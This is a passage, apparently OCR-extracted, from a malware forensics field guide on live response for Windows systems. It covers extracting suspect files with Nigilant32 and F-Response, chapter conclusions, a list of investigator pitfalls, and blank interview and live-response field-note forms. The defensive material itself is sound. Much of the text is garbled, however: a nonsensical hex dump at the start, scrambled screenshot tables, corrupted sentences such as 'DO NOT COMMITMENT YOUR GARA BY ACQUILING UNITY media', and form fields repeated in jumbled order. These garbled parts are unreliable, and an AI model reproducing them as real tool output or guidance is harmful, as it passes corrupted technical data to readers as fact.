1000000 0000010 0000020 0000030 1000040 1000040 1000040 1000040 1000040 1000040 1000040	50 15 73 65 23,21 23,40 73 22 75 62 66 22 30 31 26 75 73 65 67 72 67 00 63 72 75 65 65 72 66 65 30 35 23,21 26 75 66 64	72 73 50 30 GA 6E 31 82 65 73 6F EE 63 65 64 65 72 6E 85 74 2E 30 33 36 2A 21 25 46 72 73 2E 75 EE 64 65 50 4E 73 30 G 31 30 54 6C 73 2E 75 73 65 72 74 2E 6F 72 6E 60 56 23 46 62 6C 67 73 2E 65 72 6E 65 74 2E 6F	5 20 75 73 65 72 6 7 72 67 00 DA 070 65 76 65 79 572 66 65 79 572 66 65 74 173 26 76 65 74 173 26 76 66 173 26 76 66 173 26 76 66 173 27 73	Sureni, I Migbay Lunder n2+100 Litercu org.n3+ truefu emetoy 0.**Qbi unders	ence us net org "Biger ndemet 100 mig sers und g.nd+11 lax user	AND	2

NTTS (2405)4

Figure 1.32 Examining file contents with Nigilant32

- Each display panel provides different information pertaining to the selected file.
- The first panel displays the hexadecimal offset for each line in the file.
- The second panel shows the contents of the file in hexadecimal format.
- The third and final panel reveals the contents of the file in ASCII format, similar to using a utility to display embedded strings.
- After discovering files of interest, you can extract the files to an external source, such as a USB ThumbDrive or external hard drive, using the Nigitlant32 "Extract File" function shown in Figure 1.33. Using this function, you can select the location and name of the suspect file you want to extract, and in turn, the location where you want to save the extracted file specimen.

le Edt Tro	Help	and the second second								.02
Name	Inapshot Computer	Accessed		Oreated	_	See	Do. i	Type	1	
downio.	Image Physical Memory	Sun Har 23 14 25	1:49 2005	Sun Har 2	3 14:25:49 2008	40	7562	1		
dett	DAT Guarrier	Sun Har 23 14:25	1-49 2005	Sun Har 2	3 14:25:49 2008	54974	7168	0		
Jops I	Sadup Event Logi	Sun Mar 23 14:25	1-49 2008	Sun Mar 2	3 14 25 49 2008	40	7568	1		
mire co		Sun Mar 23 14:25	149.2008	Sun Mar 2	3 14:29:57 2008	5694	7169	0		
micas	5un Har 23 14:28:29 2008	Sun Har 23 14:21	129 2008	Sun Mar 2	3 14:28:29 2008	3324	7172	0		
popupatut	Mon Nov 14 05:11:42 2005	Sun Mar 23 14:25	1.49 2000	Sun Mar 2	3 14:25:49 2008	26.39	7198	0		
renote re	Sun Ner 23 34:25:52 2008	Sun Har 23 14:25	1-52 2005	Sun Mar 2	3 14:25:52 2008	49236	7209	0		
ninbet	Wed Nov 28 12:56:15 2007	Sun Har 23 14:25	5-49 2006	Sun Mar 2	314:25:49 2008	194	7332	D		
servers in	Sun Feb 24 17:11 (09 2008	Sun Mar 23 14:25	1 49 2008	Sin Ner 2	3 14-25-49 2008	1345	7333	0		
Isounds	Wed Nov 28 09:48:59 2007	Sun Har 23 14:25	1-49 2008	Sun Mar 2	3 14:25:49 2008	48	7587	1		
stocky are	Wed Nov 28 09:27:21 2007	Sun Mar 23 14:25	1-52 2006	Sun Mar 2	3 14:25:52 2008	1790464	7534	0		
UDBYS IN	Mon Feb 25 22:10:53 2008	Sun Har 23 14 (2)	5-49 2008	Sun Mar 2	3 14:25:49 2008	157	7537	0		
xmax.pp	Thu Jan 31 01 52-15 2008	Sun Har 23 14:25	5-50 2008	Sen Mar 2	3 14:25:52 2008	264957	8732	0		
Øxman. 300										
00000000	AD 54.50 00	92 00 00 00	D4 00 04		F FF 00 00	MZP.				0
0000010	88 00 00 00	00 00 00 00	40 00 14		00 00 00 00	- 10				
0000025	00 00 00 00	00 00 00 00	00 00 00		00 00 00 00	-				
0000030	00 00 00 00 00 Re 10 00 0E	00 00 00 00 00 1F 84 09 CO	21 88 0		00 02 00 00 CD 21 90 90		1			
0000040	54 68 69 73	2070726F	67 72 81		0 60 75 73	This pr		2012		
0000050	74 20 62 65	20 72 75 6E	20 75 64		5 72 20 57	the ru				
0000078	69 6E 33 32	0D 0A 24 37	00 00 00		00 00 00 00 00	w32.5		-		


1.VftyskeDrive0			NTPS	106141		
A.A.A.A.A.A.A.A.A.A.A.A.A.A.A.A.A.A.A.	100.00.00.00		20.00.00.00	00.00.00.00		
000000F0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		4
000000E0	00 00 00 00	00.00.00.00	00 00 00 00	00 00 00 00		1
000000000	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		6
000000000	00 00 00 00			00 00 00 00		
00000000		00 00 00 00	00 00 00 00			
000000000	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
00000040	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
00000090	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
000000992	100 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00 00	11 C 2 C	

Figure 1.33 Extracting our suspect file using the Nigilant32 Extract File feature

Extracting Suspicious Files with F-Response

Recall from the Memory Acquisition and Remote Registry Analysis sections of this chapter that, F-Response is an incident response framework that implements the Microsoft iSCSI initiator service to provide read-only access to the full physical disk(s) of a networked computer.

- Leveraging this functionality, you can locate and extract suspicious files and associated artifacts from a suspect system drive that is mounted locally with F-Response.
- After initiating F-Response, the subject system drive can be "seen" locally on your examination system, as shown in Figure 1.34.



3.040.0	170	comparation seconds
Ceskop	148	Configuration Settings
E klent	54 KB	Text Document
elec	6.43	loon
Baie	418	Configuration Settings
C prokos	3 KB	Text Document
Gremote	49 XB	Configuration Settings
(Chan	148	HS-DOS Batch File
servers	2.88	Configuration Settings
Reporter	1,749.88	Application
Junes	140	Configuration Settings
Flores	259 KB	3FEG Image

Figure 1.34 Extracting suspect files using F-Response

 You can navigate the suspect drive locally to locate and extract files of interest, just as you would your local hard drive.

Conclusions

- Live Windows systems contain a significant amount of volatile data that will be lost when the system is shut down. These volatile data can provide critical details about malicious code on the subject system, such as data that it has captured and network connections that it has established. There are a wide variety of tools for preserving such data, many of which were demonstrated in this chapter.
- Independent of the tools used and the operating system under examination, a preservation methodology must be established to ensure that available volatile data are captured in a manner that is as consistent and repeatable as possible. For forensic purposes, and to maintain the integrity of the data, keep detailed documentation of the steps taken on the live system.
- The methodology in this chapter provides a general robust foundation for the forensic preservation of volatile data

on a live windows system it may need to be altered for certain situations. The approach is designed to capture volatile data as a source of evidence, enabling an objective observer to evaluate the reliability and accuracy of the preservation process and the acquired data.

- Collecting volatile data is a delicate process and great care must be taken to minimize the changes made to the subject system during the preservation process. Therefore, extensive examination and searching on a live system is strongly discouraged. If the system is that interesting, take the time to create a forensic duplicate of the disk for examination, as covered in <u>Chapter 3</u>.
- Do not trust the operating system of the subject system, because it may give incomplete or false information. To mitigate this risk, seek corroborating sources of evidence, such as port scans and network logs.



Lacking familiarity with tools, techniques, and protocols prior to an incident

O Do not wait until an actual malicious code incident to become familiar with the forensic process, techniques, and tools you are going to use to investigate a subject system.

Practice live response techniques by using your took in a test environment to become and *remain* proficient

a con environmente la occorre area contante pronoteria.

Attend relevant training when possible. Budget constraints, time constraints, and other factors often make it difficult to attend formal training. If you cannot attend, improvise. Attend free webinars; watch Webbased tutorials; self-study texts, whitepapers, and blogs; and attend local information security group meetings.

- Stay current with tools and techniques. Live response is a burgeoning area of digital forensics; almost daily there are new tools or tool updates released, new research, and techniques discussed. Keeping tabs on what is current will likely enhance the scope of your live response knowledge base and skills.
- Stay abreast of new threats. Similar to staying current with tools and techniques, the converse is just as important—staying current on malicious code trends, vulnerabilities, and vectors of attack.
- Utilize online resources such as social networks and listservs. It is often difficult to find time to attend training, read a book, or attend a local information security group meeting. A great resource to stay abreast of live response tools and techniques is with social network media such as Twitter and Facebook. Joining specific lists or groups on these media can provide real-time updates on topics of interest.

Failing to test and validate your tools

O Do not deploy tools on a subject system without first having a clear understanding of what your tools' functionalities, limitations, and "footprint" on a system are ✓ Research tools that you intend to incorporate into your live response toolkit. Are they generally accepted by the forensic community? Are there known "bugs" or limitations to be aware of? Have you read all documentation for the tools?

- Deploy the tools in a test environment to verify functionality and gain a clear understanding of how each tool works and how it impacts the target system it is deployed on.
- Document your findings—notes regarding your tools are not only a valuable reference, but can come in handy for report writing.

Using improperly licensed commercial tools

O Do not use "cracked" or "bootlegged" tools.

Remember that your investigation may end up in a legal proceeding, whether criminal, civil, or administrative. Having to explain that you used tools during the course of your investigation that were illegally or unethically obtained can damage your credibility—and potentially your investigation—despite how accurate and thorough your analysis and work product is.

Not conducting interviews prior to conducting live response

S Failing to conduct interviews of relevant parties prior to conducting live response may cause you to miss important details.

Conducting interviews of relevant parties prior to conducting live response provides you with information about the subject system, including the circumstances surrounding the incident, the context of the subject system, and intricacies about the system or network that are salient to your investigation.

Running non-trusted tools directly from the subject system

ODo not run Live Response tools directly from the subject system.

The subject system is an *unknown* and *untrustworthy* environment in which the collection of volatile data can be tainted as a result of the infected system Running tools directly from a subject system relies on the system's operating system, which may be compromised by malware, making the acquired data unreliable.

Make sure to use a run trusted command shell/tools from an Incident Response toolkit.

Not using forensically sound/clean acquisition media

S DO NOT COMMITMENT YOUR GARA BY ACQUILING UNITY media.

Always ensure that the media you are using to acquire live response data are pristine and do not contain unrelated case data, malicious code specimens, and other artifacts from previous investigations.

Always inspect your toolkit and acquisition media prior to deployment.

Be cognizant that USB devices are common malicious code vectors—the malware you are investigating can propagate and infect your live response media by virtue of connecting to the system.

Not following the order of volatility

O Losing critical evidence.

- As discussed in the introduction to this book and Chapter 1, while powered on, a subject system contains critical ephemeral information that reveals the state of the system.
- The purpose of live response is to gather this volatile information in a forensically sound manner so that it is not lost. Failing to follow the Order of Volatility and gathering less volatile information impacts the state of volatile data on the system (e.g., memory contents) and increases the risk of losing the data altogether. Network connections, process states, and data caches can quickly change if not acquired in timely manner.

Failing to document the system date and time

Solution Forgetting to document the system date and time and compare them to a reliable time source at the beginning of live response can prove problematic for your investigation.

The system date and time are essential details about the suspect system that will serve as the baseline for temporal context in your investigation.

Make sure to document the system date and time in your investigative notes in addition to acquiring the date and time through your live response toolkit.

Not acquiring the contents of physical memory at the beginning of the live response process

O Contaminating/impacting the evidence by leaving a "deep footprint" in it.

As demonstrated in this chapter, the contents of physical memory are impacted by running live response tools on a subject system.

Acquire physical memory before conducting other live response processes in an effort to keep the memory contents as pristine as possible when acquired.

Gathering incomplete system details

 ${igodot}$ Incomplete system details can potentially affect the context surrounding your subject system

_

.

Make sure to gather as many details about the subject system as possible, giving you deep context about and surrounding the system. For instance, vital details such as system date/time and system uptime are foundational in establishing a time line surrounding the malicious code incident.

Gathering the subject system's hostname, IP address, and other network-based identifiers is critical in examining the relational context with other systems on the network.

Failing to determine if the attacker is still logged into the subject system

O Do not let the attacker know you are investigating them.

Conducting live response while an attacker is on the subject system will most likely alert the attacker to your investigation.

Alerting the attacker can potentially have devastating consequences to your investigation and to the subject system (and other systems on the network), such as destruction of evidence, escalation of attacks, or additional compromises to maintain inconspicuous, undiscoverable and continual access to the system

Failing to conduct a holistic investigation

S Failing to obtain complete context about the suspect system and the malicious code event.

Conducting a "flat" or incomplete investigation into a subject system will limit your understanding about the malicious code incident, the impact on the subject system, and the nature and purpose of the attack.

Conduct a complete and thorough investigation, gathering multiple perspectives on the data so that a complete analysis can be conducted. For example, in collecting information about running processes from a subject system, simply gathering a list of running processes without more provides the digital investigator with insufficient information about the processes and their relational context to other evidence.

Incomplete or sloppy documentation

 \bigotimes Do not jeopardize your investigation by poorly documenting it.

As discussed in the introduction to this book, one of the keys to forensic soundness is documentation.

A solid case is built on supporting documentation that reports where the evidence originated and how it was handled.

From a forensic standpoint, the acquisition process should change the original evidence as little as possible, and any changes should be documented and assessed in the context of the final analytical results.

			Date/Tim	e:
Digital Investigate			i harden and	
Organization/Con	ipany:		Address:	
Incident Type:	OTrojan H OBot OLogic Bo OSniffer:	Scareware/I	Rogue AV	OVinas ORootkit ORossomware: OUnknown:
Interviewee Name	:		Departme	ent/Section:
Telephone Numbe	r:	Cell Phone Num	ber:	E-mail Address:
Name of Main Poi	nt of Contac	t:	Departm	ent/Section:
Telephone Numbe	r:	Cell Phone Num	hom	E-mail Address:
Is there legal co OName: OContact Does legal couns Has legal couns Scope of Authorit Is there an indi	unsel for the information: sel need to be el been notifi ies and Priva vidual with o	company/organiza notified? OYes O ed? OYes ONo cy Interests:	tion? OYes	
☐ Is there legal co OName: OContact ☐Does legal coum ☐Has legal couns Scope of Authorit ☐ Is there an indi OYes O?	unsel for the information: sel need to be el been notifi ies and Priva vidual with o	company/organiza notified? OYes O ed? OYes ONo cy Interests:	tion? OYes	0No
OName: OContact Does legal couns Has legal couns Scope of Authorit Is there an indi OYes OY OName: OContact	unsel for the information: sel need to b el been notifi ies and Priva vidual with o No information:	company/organiza notified? OYes O ed? OYes ONo cy Interests: verall authority/res	tion? OYes	0No
□ Is there legal co ○Name: ○Contact □Does legal couns □Has legal couns Scope of Authorit □ Is there an indi ○Yes ○Y ○Name: ○Contact □Does this indivi	unsel for the information: sel need to be el been notifi ies and Priva vidual with o No information: Jual need to	company/organiza notified? OYes O ed? OYes ONo cy Interests: verall authority/res be notified? OYes	tion? OYes	0No
☐ İs there legal co OName: OContact ☐ Does legal couns Begal couns Scope of Authorit ☐ Is there an indi OYes OY OName: OContact ☐ Does this individ ☐ Has this person Are there other	unsel for the information: sel need to be el been notifi ies and Priva vidual with o vo information: Jual need to been notifice individuals v	company/organiza notified? OYes O ed? OYes ONo cy Interests: verall authority/res be notified? OYes	tion? OYes No sponsibility (ONo	ONo
 ☐ is there legal co OName: OContact ☐ Does legal couns ☐ Has legal couns Scope of Authorit ☐ Is there an indi OYes OY OName: OContact ☐ Does this indiv ☐ Does this indiv ☐ Has this person 	unsel for the information: sel need to be el been notifi ies and Priva vidual with o vo information: Jual need to been notifice individuals v	company/organiza notified? OYes 0 ed? OYes ONo cy Interests: verall authority/res be notified? OYes 1? OYes ONo	tion? OYes No sponsibility (ONo	ONo
☐ is there legal co OName: OContact Does legal couns Has legal couns Scope of Authorit ☐ Is there an indi OName: OContact Does this indivi Has this person Are there other OYes OY OName: OContact	unsel for the information: el need to be el been notifi idual with o io information: Jual need to been notifice individuals v io information:	company/organiza enotified? OYes O ed? OYes ONo cy Interests: verall authority/ree be notified? OYes I? OYes ONo who have authority	tion? OYes No sponsibility ONo over the sys	ONo for the subject system/network? item/network?
☐ is there legal co OName: OContact Does legal couns Has legal couns Scope of Authorit ☐ Is there an indi OName: OContact Does this indivi Has this person Are there other OYes OY OName: OContact	unsel for the information: sel need to be el been notifi ies and Priva idual with o ko information: Jual need to been notifice individuals v ko information: area@1(i.e. b)	company/organiza enotified? OYes O ed? OYes ONo cy Interests: verall authority/ree be notified? OYes I? OYes ONo who have authority	tion? OYes No sponsibility ONo over the sys	ONo

Incident Notification:

How did you learn about the infection incident/subject system?:

When did you learn about the infection incident/subject system?:

What did you learn about the incident/subject system?:

Was anyone else notified about the incident/subject system?:

Discovered/noti ceable symptoms of the subject system?:

System Details:

Make/Model:

Operating System:

Service Pack/Patch Level:

O How often is the system patched/updated:

O How are the patches/updates deployed:

Primary system user:

Who else has access to the system?:

What users are authorized to be on the system?:

□ Who is the System Administrator/Who maintains the system?:

□ Is the system shared (i.e., is it a system hosting multiple servers with multiple privacy interests)?:

Purpose/function of the subject system:

What level of privileges does the subject system have?:

How is the subject system networked?:

IP address of the subject system:______.___.

Host Name/Network Name of the system:

System Classification:

O Top Secret O Secret O Confidential O Unclassified O Other:_

Sensitive information on the system?:

Have there been previous incidents/instances of malware on the system?:

Pre-Incident System/Network Baseline & Evidence Map:

What programs are known to be running on the system:

O Do any of the programs have particular network connectivity?:

O What is the baseline software build out of the system (e.g., what Web browser, etc.)?:

O What are the software programs expected to be discovered on the system?:

Does the system have host-based security software:

O Anti-virus:

O Anti-spyware:

O Software Firewall:

O Internet security suite (e.g., anti-virus and firewall):

O Host-based Intrusion Detection Software (HIDS):

O Host-based Intrusion Prevention System (HIPS):

O File Integrity Monitoring:

O Other:

Network-based security software/appliances:

O Proxy server cache:

O Firewall:

O Router:

O DNS Queries monitored/logged:

O Intrusion Detection System:

O Intrusion Prevention System:

O Incident Response/Network Forensics Appliance:

O Other:

Logs:

- O What system and network logs are collected and maintained?:
- O Where are the logs maintained?:
- O Do you have a copy of the logs that can be provided for the purpose of this investigation?:
- O Who is responsible for monitoring and analyzing the logs?:
- O How often are the logs reviewed?:
- O How are the logs reviewed?:
- O When were the logs last reviewed?:
- O How far back are the logs maintained/archived?:

Security Policy:

- O Are particular physical devices disallowed from being connected to the system?:
- O What types of physical devices are allowed to be connected to the system?:
 - To your knowledge what physical devices have been connected to the system?:
- O Are certain programs prohibited from being run on the system?:
- O Are certain protocols prohibited from being run on the system (i.e., file sharing, p2p)?:
- Previous Indicators of Infection or Compromise:
- O System anomalies identified?:
 - □ What were those anomalies?:
- O Has the system been accessed or logged into at unusual times?:
- O Network anomalies associated with the subject system?:
 - □ Has there been network traffic to or from the system at unusual times?:
 - □ Has there been an unusual volume of network traffic to or from the system?:
 - Have there been unusual protocols calling to or regressing from the system?:
 - □ Has similar anomalous traffic occurred from other systems?:

□ Incident Response/Investigation:

- O Who reported the subject system?:
- O What occurred once the system was reported ?:
- O Was the system taken offline?:
- O Was the system boot down?:

- O What live response steps, if any, were taken?:
 - D Physical Memory Acquired
 - D Volatile Data Collected
 - Hard drive(s) imaged
 - Other:__
- O What tools were used?:
- O Who conducted the live response forensics?:
 - □ Is there a report associated with the incident response?:
 - □ Is there an incident response protocol in place?:
- O Were any suspicious files collected and maintained?:
 - Was any analysis done on the suspicious file(s)?:
- O Was an image of the hard drive made and maintained?:
 - Was any analysis done on the drive?:
 - □ What software was used for the imaging and analysis?:
- O Were any third parties involved in the incident response, analysis, or remediation?:
 - Are the third-party reports available for review?:
- O Was the suspect file/malware submitted to any online malware scanning/sandbox services?:
- O What other investigative or remediation steps were taken?:
- O Where is the evidence related to this incident maintained?:

- O Was a chain of custody form used?:
- O During the course of the investigation were any other systems identified as being involved or connected with this incident?:
- O What do you believe the vector of attack to be?:
- O Did any other users experience the same type of attack?:

Incident Findings:

- O During the course of incident response were any system anomalies identified?
 - □ What were those anomalies?
- O Was any anomalous network traffic discovered that was associated with the subject system?

	L	ive Response	: Field N	lotes	
Case Number:			Date/Tin	ne:	
Digital Investigator:					
Organization/Con	ipany:		Address:		
Bot Scarey DLogic Bomb Keylog		C Scareware/	Rogue AV	Virus Rootkit Ransomware: Unknown:	
System Informatio	m:		Make/M	odel:	
Serial Number:		Physical Locatio	n of the Sys	stem:	
di di		System State: OPowered up OHibernating OPowered down		Network State: OConnected to Internet OConnected to Intranet ODisconnected	
VOLATILE D	DATA				
Physical Memory: Acquired Date/Time: File Name: Size: MD5 Value: SHA1 Value: Tool used:		Not Acquired [Reason]:		
	lame/Network N t System User: ice Configuration cuous				

□System Uprime: □System Environment: ○Operating System: ○Service Pack/Patch Level: ○Processor:

Users Logged into the System:

User_____logged into the system:

OUser Point of origin: Remote Login

OLocal login

ODuration of the login session:

O Shares, files, or other resources accessed by the user:

OProcesses associated with the user:

O Network activity attributable to the user:

User_____logged into the system:

OUser Point of origin: DRemote Login

DLocal login

ODuration of the login session:

O Shares, files, or other resources accessed by the user:

O Processes associated with the user:

O Network activity attributable to the user:

Network Connections and Activity:

System is connected to the network: □ Network connections: O OProtocol: O Protocol: TTCP. TUDP OLocal Port: OStatus: OStatus: DESTABLISHED DLISTEN DSYN_SEND OSYN_RECEIVED OTIME_WAIT DOther: OForeign Connection Address: **OForeign Connection Port:** OProcess ID Associated with Connection: OProtocol: DTCP DUDP OLocal Port: OStatus: OStatus: DESTABLISHED DLISTEN DSYN SEND SYN RECEIVED TIME WAIT Other: OForeign Connection Address: OForeign Connection Port: OProcess ID Associated with Connection:

© OPtoteool: TCP DUDP OLcal Port: OStatus: DESTABLISHED OLSTEN DUSTN, BECEIVED OTSW, BECEIVED OTSW, BECEIVED OTSW, BECEIVED OTSW, BECEIVED OTSW, BECEIVED OTSW, BECEIVED OFforeign Connection Address: OFforeign Connection Port: OFforeign Connection Port:

 O'Drotocol: TCP OLDP Okcal Port: Otstatus: DISTABLISHED OLISTEN OLISTEN OLYN, BECEIVED OTNW, BECEIVED

OProtocol:	OProtocol:
OTCP	OTCP
CUDP	CUDP
OLocal Port:	OLocal Port:
OStatus:	OStatus:
DESTABLISHED	DESTABLISHED
DLISTEN	OLISTEN
SYN_SEND	SYN_SEND
SYN_RECEIVED	SYN_RECEIVED
OTIME_WAIT	OTIME_WAIT
Other:	Other:
OForeign Connection Address:	OForeign Connection Address:
OForeign Connection Port:	OForeign Connection Port:
OProcess ID Associated with Connection:	OProcess ID Associated with Connection:

□Notable DNS Queries made from subject system:

ONetBIOS connections: ONetBIOS Name:

OrteofOS vanie. OHost Address: ORecently Transferred Files: ONetBIOS Name: ORecently Transferred Files: ONetBIOS Name: OHost Address: ORecently Transferred Files:

DARP Cache Collected:

ONetBIOS Name: OHost Address: ORecently Transferred Files: ONetBIOS Name: OHost Address: ORecently Transferred Files: ONetBIOS Name: OHost Address: ORecently Transferred Files;

Running Processes:

Running processes:

Suspicious Process Identified:

OProcess Name: OProcess Identification (PID): ODuration process has been running: OMemory used: OPath to Associated executable file:

OA	ISSOC	iated	Use	13

OChild Process(es):

OCommand-line parameters:

OFile Handles:

Running processes:

Suspicious Process Identified: OProcess Name: OProcess Identification (PID): ODuration process has been running: OMemory used:

OPath to Associated executable file:

OAssociated User:

OChild Process(es):

0	
0	
0	

OCommand-line parameters:

OFile Handles:	
0	
0	
0	
0	
OLoaded Modules:	
0	
0	

0	0
0	
0	0
0	0
OExported Modules:	OExported Modules:
0	0
OProcess Memory Acquired:	OProcess Memory Acquired:
File Name:	File Name:
File Size:	File Size:
MD5 Hash Value:	MD5 Hash Value:

Running processes: Running processes: Suspicious Process Identified: OProcess Name: OProcess Name: OProcess Identification (PID): ODuration process has been running: OMemory used: OMemory used: OPath to Associated executable file: OAssociated User: OChild Process(es): D) OCommand-line parameters: OFile Handles:

	0	
	0	
OLoader	d Modules:	
	0	
	0	
	0	
	0	
	0	
	0	
	0	
	0	
	0	
	0	
	0	
	0	
	0	
OExport	ed Modules:	
	0	
	0	

Suspicious Process Identified: OProcess Identification (PID): ODuration process has been running: OPath to Associated executable file:

sociated User:	
hild Process(es):	
0	
Command-line parameter	TN:

Canada and a second	
OFile Handles:	
0	
OLoaded Modules:	
0	
0	
0	
ä	
0	
0	
0	
8	
8	
-	
3	
OExported Modules:	
OExported Modules:	

0_

OProcess Memory Acquired: File Name: File Size: MD5 Hash Value:

0_

OProcess Memory Acquired: File Name: File Size: MD5 Hash Value:

Running processes:

Suspicious Process Identified:

OProcess Name: OProcess Identification (PID): ODuration process has been running: OMemory used: OPath to Associated executable file:

OAssociated User:

OChild	Process(es):	

OCommand-line parameters:

OFile Handles:	
0	
0	
0	
0	
OLoaded Modules:	
0	
-	
-	
<u> </u>	3
0	
ä	
0	
<u> </u>	
<u> </u>	
OExported Modules:	
0	
0	
OProcess Memory Acquired:	
File Name:	
File Size:	
MD5 Hash Value:	

Running processes:

Suspicious Process Identified: OProcess Name:

OProcess Identification (PID): ODuration process has been running: OMemory used: OPath to Associated executable file:

OAssociated User:

OChild Process(es):

OCommand-line parameters:

OFile Han	dles:	
search tends	3	
	0	
1		
1		
OLoaded 1	Modules:	
1		
1	7	
1		
1	3	
1		
1		
	7	
OExported	Modules:	
10000	-	
1		
1	7	
OProcess !	Memory Acquired:	
is not set of	File Name:	
1	File Size:	
	MD5 Hash Value:	

Port and Process Correlation:

Suspicious Port Identified:

OLocal IP Address:	. Port Number:
ORemote IP Address:	Port Number:
ORemote Host Name:	
OProtocol:	
DTCP	
DUDP	
OConnection Status:	

CESTABLISHED
CLISTEN
SYN_SEND
SYN_RECEIVED
TIME_WAIT
Other:

OProcess name and ID (PID) associated with open port: OExecutable program associated with the process and port: OPath to Associated Executable File:

OAssociated User:

Suspicious Port Identified:

OLoca	al IP Address: Por	t Number:
ORem	note IP Address: Pe	ort Number:
ORem	note Host Name:	1981 - Marine Marine - 1982 - 1983 - 1985 - 1985 - 1985 - 1985 - 1985 - 1985 - 1985 - 1985 - 1985 - 1985 - 1985
OProte	tocol:	
	DTCP	
	DUDP	
OCon	nection Status:	
	DESTABLISHED	
	DLISTEN	
	SYN SEND	
	SYN RECEIVED	
	TIME WAIT	
	Other:	
OProc	cess name and ID (PID) associated y	with open port:
	cutable program associated with the	
	to Associated Executable File:	Press and press

OAssociated User:

Suspicious Port Identified:

OLocal IP Address:	Port Number:
ORemote IP Address:	Port Number:
ORemote Host Name:	
OProtocol:	
DTCP	
DUDP	
OConnection Status:	
DESTABLISHED	
DLISTEN	
SYN SEND	
SYN RECEIVED	
DTIME WAIT	
Other:	
OProcess name and ID (PID) associa	ted with open port:
OExecutable program associated with	
OPath to Associated Executable File:	

Suspicious Port Identified:

OLocal IP Address:	Port Number:
ORemote IP Address:	Port Number:
ORemote Host Name:	
OProtocol:	
DTCP	
DUDP	
OConnection Status:	
DESTABLISHED	
DLISTEN	
SYN_SEND	
SYN RECEIVED	
OTIME WAIT	
Other:	
OProcess name and ID (PID) ass	ociated with open port:
OExecutable program associated	with the process and port:
OPath to Associated Executable	

OAssociated User:

Suspicious Port Identified:

	IP Address: Port Number:
	te IP Address: Port Number:
	te Host Name:
OProto	
	TCP
	DUDP
OConn	ection Status:
	DESTABLISHED
	DLISTEN
	SYN SEND
	SYN_RECEIVED
	DTIME WAIT
	DOther:
OProce	ss name and ID (PID) associated with open port:
OExect	stable program associated with the process and port:
OPath t	to Associated Executable File:

OAssociated User:

Suspicious Port Identified:

OLocal IP Address: Port Number:
ORemote IP Address: Port Number:
ORemote Host Name:
OProtocol;
DTCP
DUDP
OConnection Status:
DESTABLISHED
CLISTEN
SYN_SEND
SYN_RECEIVED
OTIME WAIT
Other:
OProcess name and ID (PID) associated with open port:
OExecutable program associated with the process and port:
OPath to Associated Executable File:

OAssociated User:

OAssociated User:

Services:

Suspicious Service Identified:

OService Name: ODisplay Name: OStatus: Brunning Stopped OStatuty Configuration: ODescription: ODescription: OExecutable Program Associated with Service: OProcess ID (PID): OExecutable Program Path: OUsername associated with Service:

Suspicious Service Identified:

OService Name: ODisplay Name: OStatus: □Running □Stopped OStartup Configuration: ODescription: ODependencies: OExecutable Program Associated with Service: OProcess ID (PID): ODescription: OExecutable Program Path: OUsername associated with Service:

Suspicious Service Identified:

OService Name: ODisplay Name: OStatus: Carton Configuration: ODescription: ODependencies: OProcess ID (PID): OPrescription: OLescription: OUSername associated with Service:

Suspicious Service Identified:

OService Name: ODisplay Name: OStatus: Bunning OStartup Configuration: ODescription: ODependencies: OExecutable Program Associated with Service: OProcess ID (PID): ODescription: OExecutable Program Path: OUsername associated with Service:

Suspicious Service Identified:

OService Name: ODisplay Name: OStatus: Bunning OStartup Configuration: ODescription: ODependencies: OExecutable Program Associated with Service: OProcess ID (PID): ODescription: OLsecrutable Program Path: OUsername associated with Service:

Suspicious Service Identified:

OService Name: ODisplay Name: OStatus: Characterization: ODescription: ODependencies: OExecutable Program Associated with Service: OProcess ID (PID): ODescription: OLescrutable Program Path: OUsemanne associated with Service:

Drivers:

List of installed drivers acquired

OSuspicious Driver: Name: Location: Link Date:

OSuspicious Driver: Name: Location: Link Date:

OSuspicious Driver: Name: Location: ULink Date:

Open Files:

□Open File Identified:

Opened Remotely/Opened Locally File Name: Process that opened file: Handle Value: File location on system:

Open File Identified:

Opened Remotely/O Opened Locally File Name: Process that opened file: Handle Value: File location on system:

□Open File Identified:

Opened Remotely/OOpened Locally
File Name:
Process that opened file:
Handle Value:
File location on system:

Command History:

Command history acquired

OCommands of interest identified Ses No

Network Shares:

Network Shares Inspected

OSuspicious Share Identified

OSuspicious Driver: Name: Location: Link Date:

OSuspicious Driver: Name: DLocation: DLink Date:

OSuspicious Driver: Name: Location: Link Date:

Open File Identified:

Opened Remotely/Opened Locally File Name: Process that opened file: Handle Value: File location on system:

Open File Identified:

Opened Remotely/O Opened Locally File Name: Process that opened file: Handle Value: File location on system:

Open File Identified:

Opened Remotely/O Opened Locally File Name: Process that opened file: Handle Value: File location on system:

Commands of Interest:

OSuspicious Share Identified

UShare Name: IL ocation: Description:

OSuspicious Share Identified Share Name: DLocation: Description:

OSuspicious Share Identified Share Name: CLocation: Description:

Share Name: DLocation: Description:

OSuspicious Share Identified Share Name: Il ocation: Description:

OSuspicious Share Identified Share Name: TLocation: Description:

Scheduled Tasks: Scheduled Tasks Examined Tasks Scheduled on the System OYes ONo Suspicious Task(s) Identified: OYes ONo

Clipboard Contents: Clipboard Contents Examined Suspicious Contents Identified: OYes ONo

Non-Volatile Data

Forensic Duplication of Storage Media: □Not Acquired [Reason]:

Acquired Date/Time:

File Name: Size:

MD5 Value:

SHA1 Value:

Tool used:

Notes:

System Security Configuration: Operating System Version: OService Pack:

OPatch Level:

□Identified Insecure Configurations:

0.0 0 0000000000

Clipboard Contents

O Task Name: Scheduled Run Time: Status: Description:

Suspicious Task(s)

O Task Name: Scheduled Run Time: TStatus! Description:

	ŏ
Trusted Host Relationships: DeteNosts file contents collected: OSuspicious entries identified: DeteNostworks file contents collected: OSuspicious entries identified: DeteNostworks file contents collected: OSuspicious entries identified: DeteNostworks file contents collected:	Cete()inhosts file contents collected: OSuspicious entries identified:

Prefetch Files:

Suspicious Prefetch Identified:

OPrefetch File Name:

Associated Application: Embedded Date: Created: Written: Runs:

Suspicious Prefetch Identified:

OPrefetch File Name: Associated Application: Embedded Date: Created: Written: Runs:

Auto-starting Locations:

Suspicious Autorun Entry Identified:

OAssociated Registry Location: Program Name: Program Description: Program Metadata/Publisher: Program Executable Path:

Suspicious Autorun Entry Identified:

OAssociated Registry Location: Program Name: Program Description: Program Metadata/Publisher: Program Executable Path;

Suspicious Prefetch Identified:

